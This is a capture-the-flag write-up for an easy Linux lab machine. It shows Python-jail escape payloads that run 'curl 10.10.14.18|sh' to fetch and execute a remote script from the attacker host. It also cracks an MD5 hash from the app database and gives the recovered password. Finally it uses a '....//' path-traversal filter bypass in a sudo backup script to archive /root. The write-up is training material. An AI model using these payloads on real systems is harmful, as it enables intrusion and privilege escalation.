Code
Code is an easy difficulty Linux machine involving a python jail and backup tool.
About
Difficulty: Easy
OS: Linux
Release date: 2025-03-22
Authors: FisMatHack
Summary
Using common techniques we escape the python jail to get an initial shell and the first flag. In the user database we find a crackable hash that allows us to escalate to another user who has can run a backup script as root. Upon bypassing the filter for allowed paths we can backup the root folder and get its ssh key and the last flag.
Recon
Rustscan and nmap report the following
1
2
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
5000/tcp open  http    syn-ack ttl 63 Gunicorn 20.0.4
Port 5000 is running a Python Code Editor.

Note that we can also register to save our code.
User
Our goal is to escape the python jail and get a reverse shell. The straight forward commands get rejected with the message:
Use of restricted keywords is not allowed.
There is a blacklist of not allowed strings but there are many resouces that can help with bypassing it. Such as:
- https://shirajuki.js.org/blog/pyjail-cheatsheet
- https://book.hacktricks.wiki/en/generic-methodologies-and-resources/python/bypass-python-sandboxes/index.html
There are various working options. A very simple one is to use unicode characters:
1
𝑜𝓈.𝓈𝓎𝓈𝓉𝑒𝓂("curl 10.10.14.18|sh")
(created with https://lingojam.com/CursiveTextGenerator)
An alternative using subprocess.popen
1
''.__class__.__base__.__subclasses__()[317]("curl 10.10.14.18|sh", shell=True)
Or a more universal solution that doesn’t rely on knowing the indexes or already loaded modules.
1
2
3
lm = filter(lambda o: ("l"+"oad_"+"m"+"odule" in dir(o)), ''.__class__.__base__.__subclasses__())
s = next(i).load_module("o"+"s").__getattribute__("s"+"ystem")
s("curl 10.10.14.18|sh")
We get a shell as app-production and find the user flag in the home directory.
To get a more stable shell, you could add your ssh key to /home/app-production/.ssh/authorized_keys and log in over ssh.
Root
martin
Remember that you can register in the code editor so there should be a database somewhere that might contain other users/passwords.
We find it at /home/app-production/app/instance/database.db. We can transfer it to our attacker using e.g. scp and have a look.

We find two hashes. We can either check the source code or just guess from the length that they are MD5. Crackstation successfully cracks both of them.

Checking the /home directory or /etc/passwd we see that martin is also a linux user.
The password nafeelswordsmaster works as well and we can switch our shell with su or open another ssh session.
root
As usual, the first thing we try is sudo -l and we get a promising result.
1
2
User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
It does some filtering on an input json and only allows backups from /var and /home and filters out ../. Then it calls backy.
The GitHub Readme gives an example of the task.json
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
{
	"destination": "~/Backup",
	"archiving_cycle": "monthly",
	"multiprocessing": true,
	"verbose_log": false,

	"directories_to_sync": [
		"~/Desktop",
		"~/Documents"
	],

	"directories_to_archive": [
		"~/Desktop",
		"~/Documents"
	],

	"exclude": [
		".*"
	]
}
Our goal is to get the flag in /root. The first attempt looks like this:
1
2
3
4
5
6
7
{
	"destination": "/tmp",

	"directories_to_archive": [
		"/root"
	]
}
1
sudo /usr/bin/backy.sh task.json
As expected, this is caught by the filter:
1
Error: /root is not allowed. Only directories under /var/ and /home/ are allowed.
Next we try starting from an allowed directory and navigating up first.
1
2
3
4
5
6
7
{
	"destination": "/tmp",

	"directories_to_archive": [
		"/home/../root"
	]
}
Here we see in the output that the ../ was filtered out and it tries to archive /home/root.
1
Archiving: [/home/root]
In the final working version we just double the directory navigation characters since the subsitution with gsub only runs once.
1
2
3
4
5
6
7
{
	"destination": "/tmp",

	"directories_to_archive": [
		"/home/....//root"
	]
}
This will sucessfully create a backup of /root that you can extract to get the root flag and the ssh key for the root user.